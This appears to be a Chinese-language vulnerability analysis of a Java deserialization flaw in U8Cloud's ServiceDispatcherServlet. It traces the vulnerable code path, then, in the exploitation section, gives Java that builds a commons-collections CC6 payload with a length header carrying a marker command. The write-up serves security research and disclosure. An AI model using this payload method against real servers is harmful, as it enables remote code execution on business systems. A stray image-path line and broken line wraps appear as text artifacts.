U8Cloud_ServiceDispatcherServlet_Unserialize

漏洞描述

路由在`web.xml`

```
<servlet-mapping>
        <servlet-name>CommonServletDispatcher</servlet-name>
        <url-pattern>/ServiceDispatcherServlet</url-pattern>
</servlet-mapping>

<servlet>
        <servlet-name>CommonServletDispatcher</servlet-name>
        <servlet-
class>nc.bs.framework.comn.serv.CommonServletDispatcher</servlet-class>
        <init-param>
                <param-name>service</param-name>
                <param-
value>nc.bs.framework.comn.serv.ServiceDispatcher</param-value>
        </init-param>
        <load-on-startup>10</load-on-startup>
</servlet>
```

跟进`nc.bs.framework.comn.serv.CommonServletDispatcher`接收web请求调用了`serviceHandler.execCall`方法

```
public void doGet(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException {
  long time = System.currentTimeMillis();
  if (Profiler.log.isInfoEnabled())
    Profiler.log.info("ServletDispatcher is starting to service.....");
  response.setContentType("application/x-java-serialized-object");
  try {
    this.serviceHandler.execCall(request, response);
  } catch (Throwable e) {
    this.log.error("Remote Service error", e);
  } finally {
    if (Profiler.log.isInfoEnabled()) {
      InvocationInfo info = InvocationInfoProxy.getInstance().get();
      String svc = "";
      if (info != null)
        svc = info.getServicename() + "." + info.getMethodName();
```


```
      Profiler.log.info(endDoServiceMsg.format(new Object[] { svc,
Long.valueOf(System.currentTimeMillis() - time) }));
    }
    InvocationInfoProxy.getInstance().set(null);
  }
}

public void doPost(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException {
  doGet(request, response);
}
```

跟进`nc.bs.framework.comn.serv.ServiceHandler`，定义了`execCall`接口

```
public interface ServiceHandler {
  void execCall(HttpServletRequest paramHttpServletRequest,
HttpServletResponse paramHttpServletResponse) throws Throwable;
}
```

查看`nc.bs.framework.comn.serv.ServiceDispatcher`，实现了`ServiceHandler`接口



并实现了`execCall`方法

```
public void execCall(HttpServletRequest request, HttpServletResponse response) throws Throwable {
  ThreadTracer.getInstance().startThreadMonitor("initinvoke", request.getRemoteAddr(), "anonymous");
  InvocationInfo invInfo = null;
  Round round = null;
  Result result = new Result();
  boolean inited = false;
  boolean[] streamRet = new boolean[2];
  streamRet[0] = NetStreamConstants.STREAM_NEED_COMPRESS;
  streamRet[1] = NetStreamConstants.STREAM_NEED_ENCRYPTED;
  try {
    int[] lsizes = new int[1];
    try {
      ThreadTracer.getInstance().beginReadFromClient();
      long now = System.currentTimeMillis();
      invInfo = (InvocationInfo)readObject((InputStream)request.getInputStream(), streamRet, lsizes);
      ThreadTracer.getInstance().endReadFromClient(lsizes[0]);
      if (invInfo != null) {
        round = new Round(invInfo);
        writeCDR(round, round);
      }
      String callId = invInfo.getCallId();
      Logger.putMDC("serial", callId);
      if (Profiler.log.isDebugEnabled()) {
        String svc = "";
        svc = invInfo.getServicename() + "." + invInfo.getMethodName();
        Profiler.log.debug(svc + " flowsize: " + lsizes[0] + " read net spends time: " + (System.currentTimeMillis() - now));
      }
      invInfo.setServerName(((Server)NCLocator.getInstance().lookup(Server.class)).getServerName());
      invInfo.setServerHost(request.getServerName());
      invInfo.setServerPort(request.getServerPort());
      invInfo.setRemoteHost(request.getRemoteAddr());
      invInfo.setRemotePort(request.getRemotePort());
      Logger.setUserLevel(invInfo.getUserLevel());
    } catch (ClassNotFoundException exp) {
      result.appexception = (Throwable)new FrameworkRuntimeException("Unexpected error(ClassNotFound)", exp);
      writeResult(round, result, streamRet[0], streamRet[1], response, inited);
      if (result.appexception == null)
        postRemoteProcess();
      if (this.factory != null)
        this.factory.clearThreadScopePostProcess();
      result = null;
      RuntimeEnv.getInstance().setThreadRunningInServer(true);
      ThreadTracer.getInstance().endThreadMonitor();
      Logger.setUserLevel(null);
```

跟进 `readObject` 函数，调用了 `readInt()` 函数处理了数据后最后调用了 `readObject()` 方法进行了反序列化

```
public static Object readObject(InputStream in, boolean[] retValue, int[]
lsizes) throws IOException, ClassNotFoundException {
    BufferedInputStream bin = new BufferedInputStream(in);
    int len = NetObjectInputStream.readInt(bin);
    byte[] bytes = new byte[len];
    int readLen = bin.read(bytes);
    lsizes[0] = readLen;
    while (readLen < len) {
      int tmpLen = bin.read(bytes, readLen, len - readLen);
      if (tmpLen < 0)
        break;
      readLen += tmpLen;
    }
    if (readLen < len)
      throw new EOFException("ReadObject EOF error readLen: " + readLen + "
expected: " + len);
    NetObjectInputStream objIn = new NetObjectInputStream(new
ByteArrayInputStream(bytes));
    if (retValue != null) {
      retValue[0] = objIn.isCompressed();
      retValue[1] = objIn.isEncrypted();
    }
```

```
        return objIn.readObject();
    }
```

跟进 `readInt()` 函数可以看到是取输入流的前四个字节进行计算得出当前 `bytes` 的长度

```
    public static int readInt(InputStream in) throws IOException {
        int ch1 = in.read();
        int ch2 = in.read();
        int ch3 = in.read();
        int ch4 = in.read();
        if ((ch1 | ch2 | ch3 | ch4) < 0) {
            throw new EOFException();
        } else {
            return (ch1 << 24) + (ch2 << 16) + (ch3 << 8) + (ch4 << 0);
        }
    }
```

漏洞利用

调用 `NetObjectOutputStream` 输出流进行对象写入

```
    public static byte[] getNcBytes(Object obj) throws Exception {
        ByteArrayOutputStream bos = new ByteArrayOutputStream();
        NetObjectOutputStream noos = new NetObjectOutputStream(bos);
        noos.writeObject(obj);
        bos.close();
        noos.close();
        byte[] bytes1 = bos.toByteArray();
        System.out.println("111length:" + bytes1.length);
```

根据 `readInt()` 函数我们知道前四个字节是用来计算最后反序列化传入的 `bytes` 长度

```
FileInputStream in = new FileInputStream(file);  in: FileInputStream@933  file: "/tmp/aaa2.bin"
int[] lsizes = new int[1];  lsizes: [0]
BufferedInputStream bin = new BufferedInputStream(in);  in: FileInputStream@933  bin: BufferedIn
int len = readInt(bin);  len: 1292
System.out.println("intlen:"+len);
byte[] bytes = new byte[len];  len: 1292  bytes: [114, 113, -119, 1, 118, -91, 112, -99, 108, 2,
int readLen = bin.read(bytes);  bin: BufferedInputStream@935  bytes: [114, 113, -119, 1, 118, -9
System.out.println("intreadLen:"+readLen);  readLen: 1292

NetObjectInputStream objIn = new NetObjectInputStream(new ByteArrayInputStream(bytes));
objIn.readObject();
```

那么从 `NetObjectOutputStream.writeInt()` 函数中逆出前四个字节拼接在序列化字符串的头部形成Payload

```java
public static void writeInt(OutputStream output, int v) throws IOException {
    byte[] bytes = new byte[]{(byte) (v >>> 24 & 255), (byte) (v >>> 16 & 255), (byte) (v >>> 8 & 255), (byte) (v >>> 0 & 255)};
    output.write(bytes);
}
```

外部依赖中存在`commons-collections-3.2.1.jar`包，这边将cc6链和相关依赖复制过来，生成payload到本地发包

```java
public class Main {
    public static void main(String[] args) throws Exception {
        String command = "cmd /c echo test44>>D:\\\\U8CERP\\\\hotwebs\\\\linux\\\\1.txt";
        byte[] NcData = getObject(command);

        String filepath = "c:\\users\\root\\desktop\\aaa2.bin";
        File file = new File(filepath);
        if (file.exists()) {
            file.delete();
        }
        FileOutputStream out = new FileOutputStream(file);
        out.write(NcData);
        out.flush();
        out.close();
        //NetObjectInputStream objIn = new NetObjectInputStream(new ByteArrayInputStream(NcData));
        //objIn.readObject();

    }
```